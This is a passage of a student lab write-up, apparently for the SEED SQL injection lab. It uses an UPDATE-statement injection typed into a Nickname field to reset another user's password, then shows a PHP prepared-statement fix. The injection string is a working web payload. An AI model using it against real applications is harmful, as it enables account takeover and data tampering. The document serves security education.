


Task 3.3: Modify other people's Passwords.

In dealing with Boby, I created a file with a new password in it to use the sha1sum to print out the hash value. I did that using the command line below:


```
[12/05/22]seed@VM:~/.../Lab 5$ echo -n Bthisispayback > password.txt
[12/05/22]seed@VM:~/.../Lab 5$ cat password.txt
Bthisispayback[12/05/22]seed@VMsha1sum password.txt
fc098e8a71108de1704730da6b9e3d5bbce33a6f  password.txt
[12/05/22]seed@VM:~/.../Lab 5$
```

I logged into my account and on the Nickname column I entered the following information ', Password=sha('thisispayback') where name='Boby' **# to change his password.**





I then logged into this account with the new password and username as Boby to modify his information on the database.

Now, Alice can log into Boby's profile with his username and password :thisispayback



Below screenshot shows the modification done on he database.






Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	LOL
Email	max@gmail.com
Address	NULL
Phone Number	333-000-00

TASK 4: COUNTERMEASURE – PREPARE A STATEMENT.

I modified the QSL query in unsafe.php using the prepared statement, which will enable defeat SQL Injection attacks.




```
// do the query
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ?  and Password= ?");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();


// close the sql connection
$conn->close();
?>
root@cd764e5170d8:/var/www/SQL_Injection/defense#
```

Then I rebuild and restart the container, for the changes to take effect. Now, I am unable to get the data from the database because the code has changed.